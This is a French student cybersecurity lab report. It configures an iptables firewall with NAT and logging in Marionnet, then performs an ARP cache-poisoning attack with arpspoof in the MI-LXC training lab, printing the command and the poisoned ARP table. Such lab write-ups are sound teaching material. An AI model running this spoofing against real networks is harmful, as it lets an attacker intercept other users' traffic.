
SAE: ASSURER LA SÉCURISATION ET LA SUPERVISION AVANCÉES D'UN SYSTÈME D'INFORMATION



Simon ZHANG

BUT 3 RT Cybersécurité

M. OUAMRI

Introduction :

Ce rapport s'inscrit dans le cadre de la **SAE « Assurer la sécurisation et la supervision avancées d'un système d'information »**

L'objectif de cette SAE est double : il s'agit d'une part de maîtriser les mécanismes de défense périmétrique, et d'autre part de comprendre les vecteurs d'attaque internes pour mieux s'en prémunir. Les travaux présentés ici se divisent en deux axes majeurs :

1. **La sécurisation périmétrique (Défensive) :** À travers l'outil `iptables`, nous avons configuré un routeur-pare-feu sous Linux au sein de l'environnement virtualisé **Marionnet**. Cette étape a permis d'expérimenter la mise en place de politiques de filtrage (Table Filter), de translation d'adresses (NAT/Masquerade) et de journalisation des flux pour garantir l'étanchéité d'un réseau privé vis-à-vis d'un réseau public.
2. **L'analyse de vulnérabilités réseau (Offensive) :** En utilisant l'infrastructure **MI-LXC**, nous avons simulé et analysé une attaque par empoisonnement de cache ARP (*ARP Spoofing*). Cette manipulation vise à démontrer la fragilité des protocoles de couche de liaison (L2) et l'importance d'une surveillance active des tables de voisinage.

À travers ces expérimentations, ce rapport documente les compétences acquises en administration réseau sécurisée et souligne la nécessité d'une approche de "défense en profondeur" pour protéger l'intégrité et la confidentialité des données d'entreprise.

1.1 Partie 1: Configuration Réseau Firewall

Au cours de la première partie, nous examinerons la manière de mettre en place un routeur pare-feu reliant un réseau privé à un réseau public à partir des règles de filtrage d'iptables. La manipulation suivante sera réalisée avec la plateforme Marionnet.

Décrire succinctement le principe de fonctionnement d'un pare-feu et son utilité dans un réseau ?

- Un pare-feu est un dispositif de sécurité qui contrôle les flux réseau entrants et sortants en appliquant des règles de filtrage basées sur les adresses IP, les ports, les protocoles ou l'état des connexions. Son rôle est de n'autoriser que les communications légitimes et de bloquer les connexions non autorisées ou dangereuses. C'est donc une protection pour le réseau permettant d'assurer la sécurité des services et des données.

Les paquets provenant des réseaux privés (tel que 10.*.*.*) ne sont pas routables. Cependant, grâce au noyau Linux, toutes les machines du réseau privé pourront accéder de manière invisible à internet.

Donner la spécificité du noyau Linux qui permet une telle opération ?

- La spécificité du noyau Linux qui permet aux machines d'un réseau privé d'accéder à internet est le NAT avec la règle MASQUERADE.
  Le noyau va réécrire l'adresse source des paquets privés en adresse publique permettant la sortie vers internet même avec des adresses non routables.

Grâce à iptables, nous pouvons manipuler des règles de filtrages de paquets au niveau du noyau Linux. Il permet notamment la configuration d'un pare-feu. En outre, le noyau dispose d'une liste de règles appelées chaîne qui sont regroupées dans les tables.

En vous basant sur la commande man iptables, citer deux tables en décrivant le type de chaînes employés ? En vous servant de la commande remplissez les deux tableaux ci-dessous.

- Table filter


C'est la table principale, utilisée pour le filtrage du trafic. Elle contient 3 chaînes par défaut : INPUT, OUTPUT, FORWARD

- Table NAT

Table utilisée pour la translation d'adresses. Elle contient 3 chaînes : PREROUTING, POSTROUTING, OUTPUT

Commande	Syntaxe	Rôle
iptables -N test	-N	Créer une nouvelle chaîne utilisateur du nom de “test”
iptables -X test	-X	Supprime la chaîne utilisateur vide “test”
iptables -P FORWARD DROP	-P	Définir la politique par défaut d’une chaîne
iptables -L INPUT	-L	Lister les règles d’une chaîne
iptables -L	-L	Lister toutes les chaînes de la table
iptables -nL	-nL	Lister sans résolution DNS
iptables -F INPUT	-F	Vider toutes les règles de la chaîne INPUT
iptables -F	-F	Vider toutes les chaînes de la table courante
iptables -A INPUT -s 0/0 -j DENY	-A	Ajouter une règle à la fin d’une chaîne
iptables -I …	-I	Insérer une règle en tête d’une chaîne
iptables -R …	-R	Remplacer une règle
iptables -D INPUT 1	-D	Supprimer une règle par numéro (1)
iptables -D INPUT -s 127.0.0.1 -p icmp -j DENY	-D	Supprimer une règle précise en la réécrivant


Dézipper le fichier zip donné durant la séance et récupérer le fichier firewall.mar.



On peut donc voir une architecture réseau comportant une machine www, un switch S1 et un équipement G1 constitué d'un réseau public ayant l'adresse 195.83.80.0/24.

En vous servant de l'interface graphique Marionnet, ajoutez à l'architecture précédente un réseau privé ayant 3 machines. Les deux premières machines sont des clients, tandis que la troisième est un routeur firewall. Les clients auront comme adresse 192.168.20.1/24 et 192.168.20.10/24.

On obtient donc l'architecture suivante :



```
[0 root@Client1 ~]$ ifconfig
eth0      Link encap:Ethernet  HWaddr 02:04:06:16:ec:04
          inet addr:192.168.20.1  Bcast:0.0.0.0  Mask:255.255.255.0
          inet6 addr: fe80::4:6ff:fe16:ec04/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:168 (168.0 B)
          Interrupt:5
```

```
[0 root@Client2 ~]$ ifconfig
eth0      Link encap:Ethernet  HWaddr 02:04:06:eb:ab:02
          inet addr:192.168.20.10  Bcast:0.0.0.0  Mask:255.255.255.0
          inet6 addr: fe80::4:6ff:feeb:ab02/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:402 (402.0 B)  TX bytes:238 (238.0 B)
          Interrupt:5
```

En vous servant de la commande ip route, configurer les chemins dans la machine de chaque client et vérifier la table de routage. Ensuite, vérifier les pings entre les machines ?

```
[0 root@Client1 ~]$ ip route add default via 192.168.20.254
[0 root@Client1 ~]$ ip route
default via 192.168.20.254 dev eth0
192.168.20.0/24 dev eth0  proto kernel  scope link  src 192.168.20.1
[0 root@Client1 ~]$ ping 192.168.20.1
```

```
[2 root@Client2 ~]$ ip route
default via 192.168.20.254 dev eth0
192.168.20.0/24 dev eth0  proto kernel  scope link  src 192.168.20.10
```

```
[1 root@RouteurFirewall ~]$ echo 1 > /proc/sys/net/ipv4/ip_forward
```

Ping client 1 => client 2

```
[0 root@Client1 ~]$ ping -c1 192.168.20.10
PING 192.168.20.10 (192.168.20.10) 56(84) bytes of data.
64 bytes from 192.168.20.10: icmp_req=1 ttl=64 time=3.35 ms

--- 192.168.20.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 3.358/3.358/3.358/0.000 ms
```

Ping client 2 => Routeur

```
[0 root@Client2 ~]$ ping -c1 192.168.20.254
PING 192.168.20.254 (192.168.20.254) 56(84) bytes of data.
64 bytes from 192.168.20.254: icmp_req=1 ttl=64 time=3.14 ms

--- 192.168.20.254 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 3.142/3.142/3.142/0.000 ms
```

ping Client1 => Routeur :

```
[1 root@Client1 ~]$ ping -c1 192.168.20.254
PING 192.168.20.254 (192.168.20.254) 56(84) bytes of data.
64 bytes from 192.168.20.254: icmp_req=1 ttl=64 time=2.63 ms

--- 192.168.20.254 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.631/2.631/2.631/0.000 ms
```

Pour plus de sécurité supprimer la redirection de route (ICMP redirect) avec ces deux commandes :

```
[1 root@RouteurFirewall ~]$ echo 0 > /proc/sys/net/ipv4/conf/all/send_redirects
[0 root@RouteurFirewall ~]$ echo 0 > /proc/sys/net/ipv4/conf/eth0/send_redirects
```

Nous désirons activer le camouflage IP sur le routeur Firewall. Trouver une commande grâce au man iptables qui permet une telle opération.

```
[0 root@RouteurFirewall ~]$ iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

```
[0 root@RouteurFirewall ~]$ iptables -t nat -A POSTROUTING -o eth1 -j MASQUERADE
```

```
[0 root@RouteurFirewall ~]$ iptables -t nat -L -n
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
MASQUERADE  all  --  0.0.0.0/0            0.0.0.0/0
MASQUERADE  all  --  0.0.0.0/0            0.0.0.0/0
```

La dernière ligne nous indique que le camouflage est activé.

Appliquer la commande suivante:

```
[2 root@RouteurFirewall ~]$ iptables -A FORWARD -s 192.168.20.0/24 -j ACCEPT
```

Quel est le rôle de cette commande et vérifier qu'elle a activé le processus demandé ?

La commande permet de laisser passer les clients vers le réseau public. Sans cette commande il est impossible de sortir vers internet.

Pour vérifier le bon fonctionnement, essayez de joindre l'adresse publique 195.83.80.10 qui est l'adresse de la machine www.

On ajoute d'abord la route sur www :

```
[0 root@www ~]$ ip route add 192.168.20.0/24 via 195.83.80.254
```

Et on test ensuite un ping entre client1 et www :

```
[0 root@Client1 ~]$ ping -c1 195.83.80.10
PING 195.83.80.10 (195.83.80.10) 56(84) bytes of data.
64 bytes from 195.83.80.10: icmp_req=1 ttl=63 time=4.54 ms

--- 195.83.80.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 4.542/4.542/4.542/0.000 ms
```

client2 => www :

```
[1 root@Client2 ~]$ ping -c1 195.83.80.10
PING 195.83.80.10 (195.83.80.10) 56(84) bytes of data.
64 bytes from 195.83.80.10: icmp_req=1 ttl=63 time=5.00 ms

--- 195.83.80.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 5.000/5.000/5.000/0.000 ms
[0 root@Client2 ~]$
```

Les 2 machines clients ont désormais accès au réseau public.

Ensuite lancer le navigateur en utilisant la commande suivante.

```
[130 root@Client1 ~]$ epiphany http://195.83.80.10/whatismyip.php
```

Observer l'adresse affichée sur la page ? De quelle adresse s'agit-il ? Expliquez ?

La page affiche l'adresse IP publique avec laquelle on va sur internet.
Les machines clients ne sont pas routable sur internet, c'est donc le firewall qui sort à leur place. Grâce au NAT, le camouflage permet aue routeurs de remplacer l'adresse privée du client par sa propre adresse publique.

Afin de mieux comprendre les règles de filtrage, nous allons commencer par bloquer le ping sur l'adresse de bouclage 127.0.0.1. Tout d'abord, assurez-vous qu'il n'y ai pas de perte dans l'interface de bouclage du routeur.

```
[0 root@RouteurFirewall ~]$ ping -c5 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.053 ms
64 bytes from 127.0.0.1: icmp_req=3 ttl=64 time=0.075 ms
64 bytes from 127.0.0.1: icmp_req=4 ttl=64 time=0.068 ms
64 bytes from 127.0.0.1: icmp_req=5 ttl=64 time=0.075 ms

--- 127.0.0.1 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4000ms
rtt min/avg/max/mdev = 0.039/0.062/0.075/0.014 ms
```

En utilisant les deux tableaux précédent, créer une nouvelle chaine appelée LOG_DROP pour à la fois rejeter les paquets et enregistrer dans les Logs ?

On crée une nouvelle chaîne :

```
[0 root@RouteurFirewall ~]$ iptables -N LOG_DROP
```

On ajoute les règles permettant de log les paquets puis de les rejeter.

```
[2 root@RouteurFirewall ~]$ iptables -A LOG_DROP -j LOG
[0 root@RouteurFirewall ~]$ iptables -A LOG_DROP -j  DROP
```

Appliquer un filtre sur la chaîne d'entrée INPUT :

```
[0 root@RouteurFirewall ~]$ iptables -A INPUT -p icmp -s 127.0.0.1 -j LOG_DROP
```

Cela va permettre à tous les paquets ICMP venant de l'adresse 127.0.0.1 (loopback) seront log puis rejetés.

Afficher la chaîne INPUT et vérifier que votre modification est bien prise en considération ?

```
[0 root@RouteurFirewall ~]$ iptables -L INPUT -n
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
LOG_DROP   icmp --  127.0.0.1            0.0.0.0/0
```

La règle a bien été mise en place.

Sur un deuxième terminal taper la commande suivante :

Les commandes gnome ne fonctionnent pas on ne peut donc pas voir les logs.

Supprimer la règle numéro 1 sur la chaîne INPUT.

```
[0 root@RouteurFirewall ~]$ iptables -D INPUT 1
[0 root@RouteurFirewall ~]$ iptables -L INPUT -n
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
[0 root@RouteurFirewall ~]$
```

On a supprimé la règle LOG_DROP

Trouver une règle et appliquer la sur le routeur firewall qui vous permet de bloquer les pings provenant de n'importe quelle machines de votre réseau privé ?
Une fois testée, supprimer la règle sur le routeur.

```
[0 root@RouteurFirewall ~]$ iptables -A INPUT -s 192.168.20.0/24 -p icmp -j DROP
```

```
[0 root@Client1 ~]$ ping 192.168.20.254
PING 192.168.20.254 (192.168.20.254) 56(84) bytes of data.
^C
--- 192.168.20.254 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2017ms
```

```
[1 root@Client2 ~]$ ping 192.168.20.254
PING 192.168.20.254 (192.168.20.254) 56(84) bytes of data.
^C
--- 192.168.20.254 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

Le ping de client1 et client 2 => RouteurFirewall ne fonctionne donc plus car l'adresse 192.168.20.0/24 à été bloqué sur le routeur

On supprime ensuite la règle

```
[0 root@RouteurFirewall ~]$ iptables -D INPUT -s 192.168.20.0/24 -p icmp -j DROP
```

On peut recommuniquer :


```
[1 root@Client1 ~]$ ping 192.168.20.254
PING 192.168.20.254 (192.168.20.254) 56(84) bytes of data.
64 bytes from 192.168.20.254: icmp_req=1 ttl=64 time=3.05 ms
64 bytes from 192.168.20.254: icmp_req=2 ttl=64 time=3.59 ms
^C
--- 192.168.20.254 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1009ms
rtt min/avg/max/mdev = 3.050/3.321/3.592/0.271 ms
```

1.2 Partie2: ARP Spoofing

On installe d'abord la machine virtuelle MI-LXC partagé par le professeur François Lesueur.

L'infrastructure déployée simule plusieurs postes dont un SI d'entreprise (firewall DMZ, intranet, authentification centrlisée, serveur de fichiers, quelques postes de travail interne de l'entreprise Targer), une machine attaquant (isp-a-hacker) et quelques autres servant à l'intégration de l'ensemble. La compréhension plus fine du SI de l'entreprise ciblée fait partie des objectifs de la SAE.

Pour vous connecter à la VM, utilisez le compte root avec le mot de passe root.



MI-LXS est déjà installé et l'infrastructure a été déployée. Pour l'utiliser, ouvrez un terminal et accéder au dossier /root/mi-lxc. Pour démarrer l'infrastructure, exécutez la commande: ./mi-lxc.py start
Une fois l'envirnnement lancé, la seule machine que vous devez utiliser est celle du hacker, que vous pouvez afficher avec : ./mi-lxc.py display isp-a-hacker

```
root@milxc-vm:~/mi-lxc# ls
backends  global.json  LICENSE  milxc-completion.bash  README.md
doc       groups       masters  mi-lxc.py              templates
```


```
root@milxc-vm:~/mi-lxc# ./mi-lxc.py start
Creating bridges
Increasing inotify kernel parameters through sysctl
Starting ecorp-infra
Starting ecorp-router
Starting gozilla-infra
Starting gozilla-router
Starting isp-a-hacker
Starting isp-a-home
Starting isp-a-infra
Starting isp-a-router
Starting mica-infra
```

```
root@milxc-vm:~/mi-lxc# ./mi-lxc.py display isp-a-hacker

  Displaying isp-a-hacker as user debian
```

On a désormais l'interface de la machine attaquant :

Nous allons principalement nous concentrer sur le réseau d'une petite entreprise modélisé par les machines préfixées par "target" (target-lan).



Récapitulez sous forme de tableau le plan d'adressage du réseau. Indiquez pour chaque machine l'adresse IPv4 ainsi que son adresse MAC. Expliquez comment vous avez procédé.

Réseau target-lan	Adresse IPv4	Adresse MAC
target-router	100.80.0.1/16	22:05:0e:98:10:3f
target-admin	100.80.0.4/16	72:19:4c:a5:78:f6
target-commercial	100.80.0.2/16	ba:36:45:1d:b3:ad
target-dmz	100.80.1.2/16	0a:f7:0f:f9:4a:b0
target-dev	100.80.0.3/16	f2:bd:c3:f0:fe:83
target-ldap	100.80.0.10/16	66:97:f4:10:fa:85
target-filer	100.80.0.6/16	6a:54:49:63:0b:8f
target-intranet	100.80.0.5/16	da:c4:a5:d6:7c:5e

Pour voir les adresses des machines on peut utiliser la commande ./mi-lxc display "target-..." permettant d'ouvrir le shell du nom que l'on veut.
On ouvre ensuite un terminal et on fait "ip a" pour voir son adresse IPv4 et son adresse MAC.

Vérifier que les caches arp des deux VM sont vides. Ping les deux machines ensuite revérifier les caches ARP.

Sur la machine administrateur

```
root@mi-target-admin:/home/debian# ip neigh show
root@mi-target-admin:/home/debian#
```

Sur la machine développeur :

```
root@mi-target-dev:/home/debian# ip neigh show
root@mi-target-dev:/home/debian#
```

On ping de la machine admin à dev :

```
root@mi-target-admin:/home/debian# ping -c1 100.80.0.3
PING 100.80.0.3 (100.80.0.3) 56(84) bytes of data.
64 bytes from 100.80.0.3: icmp_seq=1 ttl=64 time=0.119 ms

--- 100.80.0.3 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.119/0.119/0.119/0.000 ms
```

On a l'adresse de dev dans la table ARP de admin et inversement :

```
root@mi-target-admin:/home/debian# ip neigh show
100.80.0.3 dev eth0 lladdr f2:bd:c3:f0:fe:83 STALE
```

```
root@mi-target-dev:/home/debian# ip neigh show
100.80.0.4 dev eth0 lladdr 72:19:4c:a5:78:f6 STALE
```

Les deux machines ont rempli leur table ARP avec l'adresse IP et l'adresse MAC de la machine qui communique avec elle.

Vider les caches arp une autre fois dans les deux machines et compris l'intranet.

```
root@mi-target-intranet:/home/debian# ip neigh show
root@mi-target-intranet:/home/debian#
```

```
root@mi-target-dev:/home/debian# ip neigh show
root@mi-target-dev:/home/debian#
```

```
root@mi-target-admin:/home/debian# ip neigh show
root@mi-target-admin:/home/debian#
```

On refait la commande ip neigh flush all sur toutes les machines concernées.

Pour réaliser l'attaque, nous allons utiliser l'outil arpspoof déjà installé sur l'ordinateur du développeur. Afin de voir la magie s'opérer, il est possible de lancer dans le terminal de l'ordinateur de l'admin système la commande watch -n1 arp -a qui permettra d'actualiser toutes les secondes la table ARP.
En parallèle dans le terminal du développeur, lancez la commande arpspoof avec les bons arguments afin de tromper l'ordinateur du sysadmin pour qu'il pense que l'intranet est la machine développeur.

```
root@mi-target-dev:~# arpspoof -i eth0 -t 100.80.0.4 100.80.0.5
f2:bd:c3:f0:fe:83 72:19:4c:a5:78:f6 0806 42: arp reply 100.80.0.5 is-at f2:bd:c3
:f0:fe:83
f2:bd:c3:f0:fe:83 72:19:4c:a5:78:f6 0806 42: arp reply 100.80.0.5 is-at f2:bd:c3
:f0:fe:83
f2:bd:c3:f0:fe:83 72:19:4c:a5:78:f6 0806 42: arp reply 100.80.0.5 is-at f2:bd:c3
:f0:fe:83
f2:bd:c3:f0:fe:83 72:19:4c:a5:78:f6 0806 42: arp reply 100.80.0.5 is-at f2:bd:c3
:f0:fe:83
f2:bd:c3:f0:fe:83 72:19:4c:a5:78:f6 0806 42: arp reply 100.80.0.5 is-at f2:bd:c3
:f0:fe:83
f2:bd:c3:f0:fe:83 72:19:4c:a5:78:f6 0806 42: arp reply 100.80.0.5 is-at f2:bd:c3
:f0:fe:83
f2:bd:c3:f0:fe:83 72:19:4c:a5:78:f6 0806 42: arp reply 100.80.0.5 is-at f2:bd:c3
:f0:fe:83
f2:bd:c3:f0:fe:83 72:19:4c:a5:78:f6 0806 42: arp reply 100.80.0.5 is-at f2:bd:c3
:f0:fe:83
^CCleaning up and re-arping targets...
f2:bd:c3:f0:fe:83 72:19:4c:a5:78:f6 0806 42: arp reply 100.80.0.5 is-at da:c4:a5
:d6:7c:5e
```

```
root@mi-target-admin:~# watch -n1 arp -a
```

```
Every 1.0s: arp -a                    mi-target-admin: Mon Nov 24 15:12:46 2025
```

ça ne change pas

```
root@mi-target-admin:~# watch -n1 arp -a
root@mi-target-admin:~# ping 100.80.0.5
PING 100.80.0.5 (100.80.0.5) 56(84) bytes of data.
64 bytes from 100.80.0.5: icmp_seq=1 ttl=64 time=0.148 ms
64 bytes from 100.80.0.5: icmp_seq=2 ttl=64 time=0.075 ms
^C
--- 100.80.0.5 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 0.075/0.111/0.148/0.036 ms
```

```
root@mi-target-dev:~# arpspoof -i eth0 -t 100.80.0.4 100.80.0.5
```

```
root@mi-target-admin:~# curl http://www.target.milxc
root@mi-target-admin:~# watch -n1 arp -a
```

```
Every 1.0s: arp -a                    mi-target-admin: Mon Nov 24 15:54:40 2025

? (100.80.0.1) at 22:05:0e:98:10:3f [ether] on eth0
? (100.80.0.3) at f2:bd:c3:f0:fe:83 [ether] on eth0
? (100.80.0.5) at f2:bd:c3:f0:fe:83 [ether] on eth0
```

Conclusion :

Cette SAE a permis de confronter les concepts théoriques de sécurité réseau à des scénarios pratiques et réalistes.

Les principaux enseignements de ces travaux sont les suivants :

- **Maîtrise du filtrage d'état :** La configuration du pare-feu a démontré que la sécurité ne se limite pas à bloquer des ports, mais nécessite une gestion fine des flux (INPUT/FORWARD) et une compréhension précise du mécanisme de NAT pour masquer l'architecture interne.
- **Fragilité de la couche liaison :** L'attaque ARP Spoofing a prouvé que même un réseau correctement filtré en périphérie reste vulnérable à des menaces internes. La facilité avec laquelle un attaquant peut détourner le trafic souligne l'importance de mécanismes de protection avancés tels que le *DAI (Dynamic ARP Inspection)* ou l'utilisation d'outils de détection d'intrusion (IDS).
- **Importance de la Supervision :** La mise en place de chaînes de LOG a illustré que la sécurisation est vaine sans une capacité de détection et d'analyse des événements suspects en temps réel.

En conclusion, ces travaux consolident mon socle de compétences en cybersécurité, notamment sur la capacité à durcir une infrastructure Linux et à anticiper les comportements malveillants au sein d'un LAN. Ces acquis sont essentiels pour aborder sereinement les problématiques complexes de sécurisation des systèmes d'information rencontrées en milieu professionnel.